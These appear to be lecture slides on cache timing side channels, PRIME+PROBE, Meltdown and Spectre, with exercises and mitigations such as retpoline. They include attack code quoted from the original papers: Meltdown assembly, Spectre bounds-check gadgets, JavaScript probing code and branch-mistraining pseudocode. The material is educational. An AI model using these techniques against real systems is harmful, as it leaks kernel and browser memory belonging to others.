



# last time

data flow model/graphs

pipelined execution units in OOO processor

out-of-order: squashing on mispredict/exception

- commit instructions in-order and when done

- track real registers for committed instructions

- if about-to-commit has exception/mispredicted, then reset to those registers

side-channel attacks — timing, etc.

inferring cache accesses from timing

# reminder: omitted details

virtual v physical addresses

ignoring different in examples

reality: extra work to make physical addresses work

interference for testing code — assuming negligible

reads/writes from cache

## exercise: inferring cache accesses (1)

```
char *array;  
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) {  
    *pointer += 1;  
}  
if (TimeAccessTo(&array[index]) > THRESHOLD) {  
    /* pointer accessed */  
}
```

suppose pointer is 0x1000188

and cache (of interest) is direct-mapped, 32768 ( $2^{15}$ ) byte, 64-byte blocks

what array index should we check?

# solution

```
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) { *pointer = 1; }  
if (TimeAccessTo(&array[index]) > THRESHOLD) { /* pointer accessed */ }
```

$2^{15}$  byte direct mapped cache,  $64 = 2^6$  byte blocks

9 index bits, 6 offset bits

0x1000188: ...0000 0001 1000 1000

array[0] starts at multiple of cache size — index 0, offset 0

to get index 6, offset 0 array[0b1 1000 0000] = array[0x180]

# solution

```
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) { *pointer = 1; }  
if (TimeAccessTo(&array[index]) > THRESHOLD) { /* pointer accessed */ }
```

$2^{15}$  byte direct mapped cache,  $64 = 2^6$  byte blocks

9 index bits, 6 offset bits

0x1000188: ...0000 0001 1000 1000

array[0] starts at multiple of cache size — index 0, offset 0

to get index 6, offset 0 array[0b1 1000 0000] = array[0x180]

## aside

```
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) { *pointer += 1; }  
if (TimeAccessTo(&array[index]) > THRESHOLD) {  
    /* pointer accessed */  
}
```

will this detect when pointer accessed? yes

will this detect if mystery is true? not quite

...because branch prediction could started cache access

## exercise: inferring cache accesses (2)

```
char *other_array = ...;
char *array;
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);
LoadIntoCache(array, CACHE_SIZE);
other_array[mystery] += 1;
for (int i = 0; i < CACHE_SIZE; i += BLOCK_SIZE) {
    if (TimeAccessTo(&array[i]) > THRESHOLD) {
        /* found something interesting */
    }
}
```

other\_array at 0x200400, and interesting index is  $i=0x800$ , then what was mystery?



# solution

```
array = AllocateAlignedPhysicalMemory(CACHE_SIZE);
LoadIntoCache(array, CACHE_SIZE);
other_array[mystery] += 1;
for (int i = 0; i < CACHE_SIZE; i += BLOCK_SIZE) {
    if (TimeAccessTo(&array[i]) > THRESHOLD) { ... }
}
```

at  $i=0x800$ : ...0000 1000 0000 0000 (cache index = 0x20)

other\_array at 0x200400

Q: 0x200400 + X has cache index 0x20?

0x200400	...	0	000	0100	00	00	0000
+ X	...	?	000	0100	00	??	????
<hr/>							
0x200400+X	...	?	000	1000	00	??	????

## exercise: inferring cache accesses (2)

```
char *array;  
posix_memalign(&array, CACHE_SIZE, CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) {  
    *pointer = 1;  
}  
if (TimeAccessTo(&array[index1]) > THRESHOLD ||  
    TimeAccessTo(&array[index2]) > THRESHOLD) {  
    /* pointer accessed */  
}
```

pointer is 0x1000188

cache is 2-way, 32768 ( $2^{15}$ ) byte, 64-byte blocks, ??? replacement

what array indexes should we check?

# PRIME+PROBE

name in literature: PRIME + PROBE

PRIME: fill cache (or part of it) with values

do thing that uses cache

PROBE: access those values again and see if it's slow

(one of several ways to measure how cache is used)

coined in attacks on AES encryption

## example: AES (1)

from Osvik, Shamir, and Tromer, “Cache Attacks and Countermeasures: the Case of AES” (2004)

early AES implementation used lookup table

goal: detect index into lookup table

index depended on key + data being encrypted

tricks they did to make this work


vary data being encrypted

subtract average time to look for what changes

lots of measurements

## example: AES (2)

from Osvik, Shamir, and Tromer, “Cache Attacks and Countermeasures: the Case of AES” (2004)



**Fig. 5.** Prime+Probe attack using 30,000 encryption calls on a 2GHz Athlon 64, attacking Linux 2.6.11 `dm-crypt`. The horizontal axis is the evicted cache set (i.e.,  $\langle y \rangle$  plus an offset due to the table's location) and the vertical axis is  $p_0$ . Left: raw timings (lighter is slower). Right: after subtraction of the average timing of the cache set. The bright diagonal reveals the high nibble of  $p_0 = 0x00$ .

## reading a value

```
char *array;  
posix_memalign(&array, CACHE_SIZE, CACHE_SIZE);  
AccessAllOf(array);  
other_array[mystery * BLOCK_SIZE] += 1;  
for (int i = 0; i < CACHE_SIZE; i += BLOCK_SIZE) {  
    if (CheckIfSlowToAccess(&array[i])) {  
        ...  
    }  
}
```

with 32KB direct-mapped cache

suppose we find out that `array[0x400]` is slow to access

and `other_array` starts at address `0x100000`

what was `mystery`?

## revisiting an earlier example (1)

```
char *array;  
posix_memalign(&array, CACHE_SIZE, CACHE_SIZE);  
LoadIntoCache(array, CACHE_SIZE);  
if (mystery) {  
    *pointer += 1;  
}  
if (TimeAccessTo(&array[index]) > THRESHOLD) {  
    /* pointer accessed */  
}
```

what if mystery is false *but* branch mispredicted?

## revisiting an earlier example (2)

	cycle #	0	1	2	3	4	5	6	7	8	9	10	11
<b>movq</b> mystery, %rax		F	D	R	I	E	E	E	W	C			
<b>test</b> %rax, %rax		F	D	R					I	E	W	C	
<b>jz</b> skip (mispred.)		F	D	R					I	E	W	C	
<b>mov</b> pointer, %rax		F	D	R	I	E	E	E	W				
<b>mov</b> (%rax), %r8			F	D	R					I	E	W	
<b>add</b> \$1, %r8			F	D	R								
<b>mov</b> %r8, %rax				F	D	R							
...													
skip: ...									F	D	R		



# avoiding/triggering this problem

```
if (something false) {  
    access *pointer;  
}
```

what can we do to make access more/less likely to happen?

# reading a value without really reading it

```
char *array;  
posix_memalign(&array, CACHE_SIZE, CACHE_SIZE);  
AccessAllOf(array);  
if (something false) {  
    other_array[mystery * BLOCK_SIZE] += 1;  
}  
for (int i = 0; i < CACHE_SIZE; i += BLOCK_SIZE) {  
    if (CheckIfSlowToAccess(&array[i])) {  
        ...  
    }  
}
```

if branch mispredicted, cache access may still happen

can find the value of mystery

# seeing past a segfault? (1)

```
Prime();  
if (something false) {  
    triggerSegfault();  
    Use(*pointer);  
}  
Probe();
```

could cache access for `*pointer` still happen?

yes, if:

- branch for if statement mispredicted, and
- `*pointer` starts before segfault detected

## seeing past a segfault? (2)

operations in virtual memory lookup:

- translate virtual to physical address

- check if access is permitted by permission bits

Intel processors: looks like these were separate steps, so...

```
Prime();  
if (@2something false@) {  
    int value = @3ReadMemoryMarkedNonReadableInPageTable();@  
    access other_array[value @4* ...@];  
}  
Probe();
```

# Meltdown

from Lipp et al, "Meltdown: Reading Kernel Memory from User Space"

```
// %rcx = kernel address  
// %rbx = array to load from to cause eviction  
xor %rax, %rax      // rax ← 0  
retry:  
  // rax ← memory[kernel address] (segfaults)  
  // but check for segfault done out-of-order on Intel  
  movb (%rcx), %al  
  // rax ← memory[kernel address] * 4096 [speculated]  
  shl $0xC, %rax  
  jz retry           // not-taken branch  
  // access array[memory[kernel address] * 4096]  
  mov (%rbx, %rax), %rbx
```

# Meltdown

from Lipp et al, "Meltdown: Reading Kernel Memory from User Space"

```
// %rcx = kernel address  
// %rbx = array address  
xor %rax, %rax  
retry:  
// rax <- memory[kernel address] (segfaults)  
// but check for segfault done out-of-order on Intel  
movb (%rcx), %al  
// rax <- memory[kernel address] * 4096 [speculated]  
shl $0xC, %rax  
jz retry // not-taken branch  
// access array[memory[kernel address] * 4096]  
mov (%rbx, %rax), %rbx
```

# Meltdown

from Lipp et al, "Meltdown: Reading Kernel Memory from User Space"

```
// %rcx repeat access if zero  
// %rbx apparently value of zero speculatively read on  
xor %rax when real value not yet available  
retry:  
  // rax <- memory[kernel address] (segfaults)  
    // but check for segfault done out-of-order on Intel  
movb (%rcx), %al  
// rax <- memory[kernel address] * 4096 [speculated]  
shl $0xC, %rax  
jz retry // not-taken branch  
// access array[memory[kernel address] * 4096]  
mov (%rbx, %rax), %rbx
```

# Meltdown

from Lipp et al, "Meltdown: Reading Kernel Memory from User Space"

access cache to allow measurement later  
in paper not with FLUSH+RELOAD instead  
of PRIME+PROBE technique

```
// %rcx  
// %rbx  
xor %rax, %rax  
retry:  
    // rax <- memory[kernel address] (segfaults)  
    // but check for segfault done out-of-order on Intel  
    movb (%rcx), %al  
    // rax <- memory[kernel address] * 4096 [speculated]  
    shl $0xC, %rax  
    jz retry // not-taken branch  
    // access array[memory[kernel address] * 4096]  
    mov (%rbx, %rax), %rbx
```



# Meltdown

from Lipp et al, "Meltdown: Reading Kernel Memory from User Space"

segfault actually happens eventually

option 1: okay, just start a new process every time

option 2: way of suppressing exception (transactional memory support)

retry:

```
// rax <- memory[kernel address] (segfaults)
```

```
// but check for segfault done out-of-order on Intel
```

```
movb (%rcx), %al
```

```
// rax <- memory[kernel address] * 4096 [speculated]
```

```
shl $0xC, %rax
```

```
jz retry // not-taken branch
```

```
// access array[memory[kernel address] * 4096]
```

```
mov (%rbx, %rax), %rbx
```

# Meltdown fix

HW: permissions check done with/before physical address lookup  
was already done by AMD, ARM apparently?  
now done by Intel

SW: separate page tables for kernel and user space  
don't have sensitive kernel memory pointed to by page table  
when user-mode code running  
unfortunate performance problem  
exceptions start with code that switches page tables

# reading a value without really reading it

```
char *array;  
posix_memalign(&array, CACHE_SIZE, CACHE_SIZE);  
AccessAllOf(array);  
if (something false) {  
    other_array[mystery * BLOCK_SIZE] += 1;  
}  
for (int i = 0; i < CACHE_SIZE; i += BLOCK_SIZE) {  
    if (CheckIfSlowToAccess(&array[i])) {  
        ...  
    }  
}
```

if branch mispredicted, cache access may still happen

can find the value of mystery

# mistraining branch predictor?

```
if (something) {  
    CodeToRunSpeculatively()  
}
```

how can we have 'something' be false, but predicted as true

run lots of times with something true

then do actually run with something false

# contrived(?) vulnerable code (1)

suppose this C code is run with extra privileges

(e.g. in system call handler, library called from JavaScript in webpage, etc.)

assume  $x$  chosen by attacker

(example from original Spectre paper)

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

## the out-of-bounds access (1)

```
char array1[...];
```

```
...
```

```
int secret;
```

```
...
```

```
y = array2[array1[x] * 4096];
```

suppose array1 is at 0x10000000 and

secret is at 0x103F0003;

what x do we choose to make array1[x] access first byte of secret?

## the out-of-bounds access (2)

```
char array1[...];
```

```
...
```

```
int secret;
```

```
...
```

```
y = array2[array1[x] * 4096];
```

suppose our cache has 64-byte blocks and 8192 sets

and `array2[0]` is stored in cache set 0

if the above evicts something in cache set 128,  
then what do we know about `array1[x]`?

## the out-of-bounds access (2)

```
char array1[...];
```

```
...
```

```
int secret;
```

```
...
```

```
y = array2[array1[x] * 4096];
```

suppose our cache has 64-byte blocks and 8192 sets

and `array2[0]` is stored in cache set 0

if the above evicts something in cache set 128,  
then what do we know about `array1[x]`?

is 2 or 254



# exploit with contrived(?) code

```
/* in kernel: */  
int syscallHandler(int x) {  
    if (x < array1_size)  
        y = array2[array1[x] * 4096];  
    return y;  
}
```

---

```
/* exploiting code */  
    /* step 1: mistrain branch predictor */  
for (a lot) {  
    syscallHandler(0 /* less than array1_size */);  
}  
    /* step 2: evict from cache using misprediction */  
Prime();  
syscallHandler(targetAddress - array1Address);  
int evictedSet = ProbeAndFindEviction();  
int targetValue = (evictedSet - array2StartSet) / setsPer4K;
```

## really contrived?

```
char *array1; char *array2;  
if (x < array1_size)  
    y = array2[array1[x] * 4096];
```

times 4096 shifts so we can get lower bits of target value  
so all bits effect what cache block is used

---

## really contrived?

```
char *array1; char *array2;  
if (x < array1_size)  
    y = array2[array1[x] * 4096];
```

times 4096 shifts so we can get lower bits of target value  
so all bits effect what cache block is used

---

```
int *array1; int *array2;  
if (x < array1_size)  
    y = array2[array1[x]];
```

will still get *upper* bits of array1[x] (can tell from cache set)

can still read arbitrary memory!

want memory at 0x10000?

upper bits of 4-byte integer at 0x3FFFE

## bounds check in kernel

```
void SomeSystemCallHandler(int index) {  
    if (index > some_table_size)  
        return ERROR;  
    int x = table[some_table];  
    switch (other_table[x].foo) {  
        ...  
    }  
}
```

## context: Java script

JavaScript: scripts in webpages

for performance, compiled to assembly, run in browser

not supposed to be access arbitrary browser memory

example JavaScript code from paper:

```
if (index < simpleByteArray.length) {  
    index = simpleByteArray[index | 0];  
    index = (((index * 4096) | 0) & (32*1024*1024-1)) | 0;  
    localJunk ^= probeTable[index|0] | 0;  
}
```

web page runs a lot to train branch predictor

then does run with out-of-bounds index

## other misprediction

so far: talking about mispredicting direction of branch

what about mispredicting target of branch in, e.g.:

```
// possibly from C code like:  
//      (*function_pointer)();  
jmp *%rax
```

```
// possibly from C code like:  
//      switch(rcx) { ... }  
jmp *(%rax,%rcx,8)
```

# an idea for predicting indirect jumps

for jumps like `jmp *%rax` predict target with cache:

bottom 12 bits of jmp address	last seen target
-------------------------------	------------------

0x0–0x7	0x200000
---------	----------

0x8–0xF	0x440004
---------	----------

0x10–0x18	0x4CD894
-----------	----------

0x18–0x20	0x510194
-----------	----------

0x20–0x28	0x4FF194
-----------	----------

...

...

0xFF8–0xFFF	0x3F8403
-------------	----------

Intel Haswell CPU did something similar to this

uses bits of last several jumps, not just last one

can mistrain this branch predictor

## using mispredicted jump

- 1: find some kernel function with `jmp *%rax`
- 2: mistrain branch target predictor for it to jump to chosen code  
use code at address that conflicts in “recent jumps cache”
- 3: have chosen code be attack code (e.g. array access)  
either write special code OR  
find suitable instructions (e.g. array access) in existing kernel code



# Spectre variants

showed Spectre variant 1 (array bounds), 2 (indirect jump)  
from original paper

other possible variations:

- could cause other things to be mispredicted

  - prediction of where functions return to?

  - values instead of which code is executed?

- could use side-channel other than data cache changes

  - instruction cache

  - cache of pending stores not yet committed

  - contention for resources on multi-threaded CPU core

  - branch prediction changes

  - ...

# backup slides

# some Linux kernel mitigations (1)

replace `array[x]` with  
`array[x & ComputeMask(x, size)]`

...where `ComputeMask()` returns

0 if  $x > \text{size}$

`0xFFFF..F` if  $x \leq \text{size}$

...and `ComputeMask()` does not use jumps:

```
mov x, %r8
mov size, %r9
cmp %r9, %r8
sbb %rax, %rax // sbb = subtract with borrow
                // either 0 or -1
```

## some Linux kernel mitigations (2)

for indirect branches:

with hardware help:

- separate indirect (computed) branch prediction for kernel v user mode
- other branch predictor isolation changes

without hardware help:

- transform `jmp *(%rax)`, etc. into code that will only be predicted to jump to safe locations (by writing assembly very carefully)

# only safe prediction

as replacement for `jmp *(%rax)`

code from Intel's "Retpoline: A Branch Target Injection Mitigation"

```
    call load_label
capture_ret_spec:                /* <-- want prediction to go here
    pause
    lfence
    jmp capture_ret_spec
load_label:
    mov %rax, (%rsp)
    ret
```

# inferring cache accesses (1)

suppose I time accesses to array of chars:

reading array[0]: 3 cycles

reading array[64]: 4 cycles

reading array[128]: 4 cycles

reading array[192]: 20 cycles

reading array[256]: 4 cycles

reading array[288]: 4 cycles

...

what could cause this difference?

array[192] not in some cache, but others were

## inferring cache accesses (2)

some psuedocode:

```
char array[CACHE_SIZE];  
AccessAllOf(array);  
*other_address += 1;  
TimeAccessingArray();
```

suppose during these accesses I discover that `array[128]` is slower to access

probably because `*other_address` loaded into cache + evicted it

what do we know about `other_address`? (select all that apply)

- A. same cache tag    B. same cache index    C. same cache offset
- D. diff. cache tag    E. diff. cache index    F. diff. cache offset

# some complications

caches often use physical, not virtual addresses

- (and need to know about physical address to compare index bits)

- (but can infer physical addresses with measurements/asking OS)

- (and often OS allocates contiguous physical addresses esp. w/ 'large pages')

storing/processing timings evicts things in the cache

- (but can compare timing with/without access of interest to check for this)

processor "pre-fetching" may load things into cache before access is timed

- (but can arrange accesses to avoid triggering prefetcher and make sure to measure with memory barriers)

some L3 caches use a simple hash function to select index instead